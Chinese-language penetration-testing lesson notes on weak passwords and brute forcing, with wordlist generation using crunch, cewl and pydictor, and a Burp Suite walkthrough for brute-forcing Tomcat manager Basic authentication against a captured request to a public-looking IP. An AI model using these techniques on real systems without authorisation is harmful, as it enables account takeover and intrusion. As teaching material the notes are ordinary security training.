

弱口令密码破解

弱口令和暴力破解

弱口令

公共弱口令

条件弱口令

弱口令示例

弱口令原因

暴力破解

密码破解

密码破解介绍

暴力破解工具

暴力破解字典

暴力破解场景

实际利用

Tomcat弱口令

Tomcat发现

Burpsuite爆破

后台Getshell

爆破Mysql

Hydra爆破Mysql

MSF模块爆破SSH

验证码爆破

xp_CAPTCHA

安装

配置

使用

弱口令密码破解

#2课时

弱口令和暴力破解

弱口令

弱口令(weak password) 没有严格和准确的定义，通常认为容易被别人（他们有可能对你很了解）猜测到或被破解工具破解的口令均为弱口令。弱口令指的是仅包含简单数字和字母的口令。

公共弱口令

公共弱口令就是常见的密码，也就是根据大量的密码数据统计得出的出现频率较高的弱口令。

条件弱口令

往往与这个人的个人信息（姓名，生日，手机号，特殊昵称，爱好，社交软件账号，常用 `username`，邮箱...），关系成员（家庭成员，男女朋友...），所处环境（车牌号，公司信息比如公司名称，公司成立时间或地点，公司 `domain` 等...），还有特殊的指定字符（数字，单词...）等相关

弱口令示例

1	简单数字组合：	000000	111111	11111111	112233	123123
2	顺序字符组合：	abcdef	abcabc	abc123	a1b2c3	aaa111
3	临近字符组合：	123qwe	Qwerty	qweasd		
4	特殊含义组合：	admin	password	p@ssword	Iloveyou	5201314

弱口令原因

与个人习惯、意识相关，为了避免忘记密码，使用一个非常容易记住的密码，或者是直接采用系统的默认密码等。相关的安全意识不够，总认为不会有人猜到我这个弱口令的。

暴力破解

顾名思义，暴力破解的原理就是使用攻击者自己的用户名和密码字典，一个一个去枚举，尝试是否能够登录。因为理论上来说，只要字典足够庞大，枚举总是能够成功的！

但实际发送的数据并不像想象中的那样简单——“每次只向服务器发送用户名和密码字段即可！”，实际情况是每次发送的数据都必须封装成完整的 HTTP 数据包才能被服务器接收。但是你不可能一个一个去手动构造数据包，所以在实施暴力破解之前，我们只需要先去获取构造 HTTP 包所需要的参数，然后扔给暴力破解软件构造工具数据包，然后实施攻击就可以了。Web 暴力破解通常用在，已知部分信息，尝试爆破网站后台，为下一步的渗透测试做准备。

密码破解

密码破解介绍

指用枚举的方式来爆破用户信息。具体的流程是用事先收集好的数据集成一个字典，然后用字典不断进行枚举，直到枚举成功

暴力破解工具

Burpsuite
Hydra
Metasploit
SNETCracker

<https://github.com/shack2/SNETCracker>

暴力破解字典

- Default Password

历年弱口令 top100，github 上搜索弱口令字典

<https://github.com/k8gege/PasswordDic>

<https://github.com/danielmiessler/SecLists>

<https://192-168-1-1ip.mobi/default-router-passwords-list/>

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv>

<https://github.com/Dormidera/WordList-Compendium>

- 创建自定义字典

1. Crunch

```
1  crunch 4 6 0123456789ABCDEF -o crunch1.txt
2  #长度从4到6用哪个字母
3
4  crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
5  #只有长度4使用字符集mixalpha
6
7  @ : 小写字母字符
8  , : 大写字母字符
9  % : 数字字符
10 ^ : 特殊字符，包括空格
11
12 crunch 7 7 -t ,@@^%%%
```

2. Cewl

ruby编写的应用程序，可以将给定的URL爬行到指定的深度，能有选择的跟随外部链接，并返回一个单词列表，这些单词可用于密码破解。

```
1 cewl [options] <url>
2
3 Options:
4     -h, --help: 显示帮助。
5     -k, -keep: 保留下载的文件。
6     -d <x>, -depth <x>: 到达蜘蛛的深度，默认为2。-
7     -m, --min_word_length: 最小字长，默认为3。-
8     -o, --offsite: 让蜘蛛访问其他站点。
9     -w, --write: 将输出写入文件。
10    -u, --ua <agent>: 要发送的用户代理。
11    -n, --no-words: 不输出单词表。
12    --with-numbers: 接受带有数字以及字母
13    -a, --meta的单词: 包括元数据。
14    --meta_file文件: 元数据的输出文件。
15    -e, --email: 包括电子邮件地址。
16    --email_file <文件>: 电子邮件地址的输出文件。
17    --meta-temp-dir <dir>: exiftool解析文件时使用的临时目录，默认
    为/ tmp。
18    -c, --count: 显示找到的每个单词的计数。
19    -v, --verbose: 详细。
20    --debug: 额外的调试信息。
21
22 Authentication
23    --auth_type: 摘要或基本。
24    --auth_user: 身份验证用户名。
25    --auth_pass: 验证密码。
26
27 proxy
28    --proxy_host: 代理主机。
29    --proxy_port: 代理端口，默认为8080
30    --proxy_username: 代理的用户名（如果需要）。
31    --proxy_password: 代理的密码（如果需要）。
32
33 header
34    --header, -H: 格式为name: value-可以传递多个。
35
36 <url>: 蜘蛛站点。
```

```
1 cewl -d 2 -m 5 -w words.txt https://example.com
```

3. pydictor

<https://github.com/LandGrey/pydictor>

```
1  -h, --help          显示帮助信息
2  -base Type          Choose from (d, L, c, dL, dc, Lc,
                        dLc)
3                      d      digital          [0 - 9]
4                      L      lowercase letters [a - z]
5                      c      capital letters   [A - Z]
6                      dL     Mix d and L       [0-9 a-
7  z]
8                      dc     Mix d and c        [0-9 A-
9  z]
10                     LC     Mix L and c        [a-z A-
11  z]
12                     dLc    Mix d, L and dL    [0-9 a-
13  z A-Z]
14  -char character     使用自定义字符构建字典
15  -chunk arg [arg ...] 使用multi-chunk构建字典
16  -extend arg [arg ...] 扩展字符串列表或文件
17  -plug arg [arg ...] birthday [开始日期] [结束日期], 时间格
                        式: [yyyyMMdd or ddMMyyyy(--dmy option)]
18  ftp                [keyword1] [keyword2] ...
19  pid4               中国身份证最后4位
20  pid6               中国身份证最后6位
21  pid8               中国身份证最后8位
22  scratch            [url_or_file]
23  --conf [file_path] 使用配置字符串或文件构建字典
24  --sedb              进入社会工程词典生成器
25  -o path, --output path
26                      设置输出目录路径
27  -tool arg [arg ...] combiner [dir]
28                      comparer [minuend_file]
29                      [subtrahend_file]
30                      counter ['v','s','vs'] [file]
31                      [view_num]
32                      handler [file]
33                      hybrider [file1] [file2] ...
                      shredder [file_or_dir]
                      uniqbiner [dir]
                      uniqifer [file]
```

```

34  --len minlen maxlen 默认: min=0 max=4
35  --head prefix      为项目添加字符串头
36  --tail suffix      为项目添加字符串尾
37  --encode encode     b16      base16 编码
38                      b32      base32 编码
39                      b64      base64 编码
40                      des      Des算法和需要修改的代码
41                      execjs   执行js函数和需要修改代码
42                      hmac     Hmac消息摘要算法
43                      md5      Md5消息摘要算法输出32个字符
44                      md516    Md5消息摘要算法输出16个字符
45                      none     默认, 不编码
46                      rsa      Rsa算法, 需要修改代码
47                      sha1     Sha-1消息摘要算法
48                      sha256   Sha-256消息摘要算法
49                      sha512   Sha-512消息摘要算法
50                      test     通过修改函数自定义编码方法
51                      url      url 编码
52
53  --occur letter digital special
54                      默认: letter "<=99" digital "<=99"
55  special "<=99"
56  --types letter digital special
57                      默认: letter ">=0" digital ">=0"
58  special ">=0"
59  --repeat letter digital special
60                      默认: letter ">=0" digital ">=0"
61  special ">=0"
62  --regex regex      正则表达式过滤器, 默认: (.*)
63  --level code       使用代码[1-5]过滤结果, 默认: 3
64  --leet code [code ...]
65                      选择let模式代码 (0, 1, 2, 11-19, 21-29)
66  --dmy              使用 ddMMyyyy 时间格式, 默认时间格式:
67  yyyyMMdd

```

暴力破解场景

- 不含验证码后台



- 不失效的验证码



- 各种常见应用程序，比如：`phpmyadmin`、`tomcat`、`mysql`



The image shows the phpMyAdmin login page. At the top is the phpMyAdmin logo with a sailboat icon and the text 'phpMyAdmin'. Below it is the text '欢迎使用 phpMyAdmin'. There is a language selection dropdown menu set to '中文 - Chinese simplified'. Below that is a login section with a '登录' button, a '用户名:' label, a text input field, a '密码:' label, another text input field, and an '执行' button. At the bottom of the login section is a warning message: '必须启用 Cookies 才能登录。'. Below the login section is a modal dialog box with the title '登录以访问此站点'. The dialog box contains the text 'http://:8080 要求进行身份验证' and '与此站点的连接不安全'. It also has '用户名' and '密码' labels with corresponding text input fields. At the bottom of the dialog box are '登录' and '取消' buttons.

- 各种协议：ftp、ssh、rdp等
- 爆破大马

实际利用

Tomcat弱口令


由于管理员安全意识不足，设置了弱口令导致了可以被爆破从而部署 war 包 getshe11。（需要注意的是tomcat 6版本之后针对爆破设置了锁定机制，爆破超过一定频率后账户会被锁定，即使账密正确也无法登录）

Tomcat发现


- Tomcat默认页面

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

Apache Tomcat/8.5.30

 **APACHE** SOFTWARE FOUNDATION
<http://www.apache.org/>

If you're seeing this, you've successfully installed Tomcat. Congratulations!

**Recommended Reading:**

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

Developer Quick Start

[Tomcat Setup](#)
[First Web Application](#)

[Realms & AAA](#)
[JDBC Data Sources](#)

[Examples](#)

[Servlet Specifications](#)
[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation

[Tomcat 8.5 Documentation](#)
[Tomcat 8.5 Configuration](#)
[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

[Tomcat 8.5 Bug Database](#)
[Tomcat 8.5 JavaDocs](#)
[Tomcat 8.5 SVN Repository](#)

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages

Other Downloads

[Tomcat Connectors](#)
[Tomcat Native](#)
[Taglibs](#)
[Deployer](#)

Other Documentation

[Tomcat Connectors](#)
[mod_jk Documentation](#)
[Tomcat Native](#)
[Deployer](#)

Get Involved

[Overview](#)
[SVN Repositories](#)
[Mailing Lists](#)
[Wiki](#)

Miscellaneous

[Contact](#)
[Legal](#)
[Sponsorship](#)
[Thanks](#)

Apache Software Foundation

[Who We Are](#)
[Heritage](#)
[Apache Home](#)
[Resources](#)

Copyright ©1999-2022 Apache Software Foundation. All Rights Reserved

- 抓取登录包

如果tomcat默认页面更改或显示登录页面通过抓包分析：

Request

Pretty Raw Hex ↕ \n ☰


```
1 GET /manager/html HTTP/1.1
2 Host: 47.104.255.11:8080
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46YWRtaW4=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://47.104.255.11:8080/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Connection: close
12
```

Response

Pretty Raw Hex Render ↕ \n ☰

```
1 HTTP/1.1 401
2 Cache-Control: private
3 Expires: Thu, 01 Jan 1970 00:00:00 UTC
4 WWW-Authenticate: Basic realm="Tomcat Manager Application"
5 Content-Type: text/html;charset=ISO-8859-1
6 Content-Length: 2473
7 Date: Fri, 25 Mar 2022 03:26:06 GMT
8 Connection: close
9
10 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
11 <html>
12   <head>
13     <title>
      401 Unauthorized
    </title>
```


- 发现其账户密码是经过 base64 加密的，组合为 user:pass



Burpsuite爆破

使用 burpsuit 爆破的思路就是，先从用户名爆破文件里面导入用户名，再在每一个用户名后面加一个冒号，最后再在每一个冒号后面添加所有可能的密码，再把这三个的结合体使用 base64 加密后发送给服务器，逐个尝试得到正确账号密码。也就是说我们需要给 burpsuit 导入三样东西，即：用户名表、冒号、密码表。

- 将抓到的包发送到爆破模块。快捷键 `ctrl+i`



该模块会自动将等于号后面的值标记，右侧功能分别为：

- | | | |
|---|---------|--------------|
| 1 | add | 添加标记 |
| 2 | clear | 清除标记 |
| 3 | auto | 自动在等于号后面添加标记 |
| 4 | refresh | 刷新 |


- attack type: 攻击类型

1. sniper: 一个字典对应一个参数值


2. battering ram: 一个字典对应多个参数值 (也就是不管选择爆破多少个参数值都是使用同一个字典)
 3. pitchfork: 平行爆破 (也就是字典一对应参数值一, 字典二对应参数值二, 爆破的次数取决于小的字典)
 4. cluster bomb: 交叉爆破 (顾名思义, 交叉爆破产生的字典非常庞大)
- 选定爆破参数值, 进入到 payloads 值设置

```
1 payloads type
2
3 Simple list: 简单字典
4 Runtime file: 运行文件
5 Custom iterator: 自定义迭代器
6 Character sub: 字符串替换
```


- 这里选用自定义迭代器, 在 1 输入我们的用户名



- 在 2 输入冒号




- 在 3 输入密码




- 对 Payload 进行 Base64 编码

注意: Burpsuite会自动将符号进行 url 编码, 这里需要将 Payload Encoding 的勾给去掉



- 开始爆破

